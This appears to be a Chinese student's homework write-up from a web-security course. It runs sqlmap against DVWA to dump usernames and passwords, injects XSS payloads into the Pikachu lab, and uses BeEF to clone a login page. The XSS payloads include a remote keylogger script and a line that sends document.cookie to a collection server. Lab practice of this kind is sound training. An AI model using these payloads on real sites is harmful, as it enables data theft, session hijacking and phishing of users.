

1. 使用 Sqlmap 工具完成对 DVWA 数据库的注入过程，要求按照库、表、列、内容的顺序进行注入；


E:\极客时间\第八周课件\sqlmap>python sqlmap.py -r 1.txt --level 3 -p id --dbs(库）




E:\极客时间\第八周课件\sqlmap>python sqlmap.py -r 1.txt --level 3 -p id -D dvwa --tables（表）



E:\极客时间\第八周课件\sqlmap>python sqlmap.py -r 1.txt --level 3 -p id -D dvwa -T users --columns（列）



E:\极客时间\第八周课件\sqlmap>python sqlmap.py -r 1.txt --level 3 -p id -D dvwa -T users -C last\_name,password --dump



2、练习课件上给出的 SQL 注入绕过方式；

3、XSS

（1）使用 pikachu 平台练习 XSS 键盘记录、前台 XSS 盲打攻击获取 cookie

在存储型XSS模块输入payload(键盘记录）


<script src="http://192.168.0.175:8083/pkxss/rkeypress/rk.js"></script>



前端 Cross-Site Scripting --> XSS之盲打模块，需要在此输入payload（获取cookie）

<script>document.write('<img src="http://192.168.0.175:8083/pkxss/xcookie/cookie.php?

cookie='+document.cookie+'"/>')</script>



1. 使用 beef 制作钓鱼页面，克隆任意站点的登录页面并获取用户登录的账号密码

执行： curl -H "Content-Type: application/json; charset=UTF-8" -d '{"url":"http://192.168.0.175:8081/login.php","mount":"/clonejd"}' -X POST <http://192.168.0.23:3000/api/seng/clone_page?token=6177d85f8212e04ac9d4064c3585b00c3cce6e81>

结果： 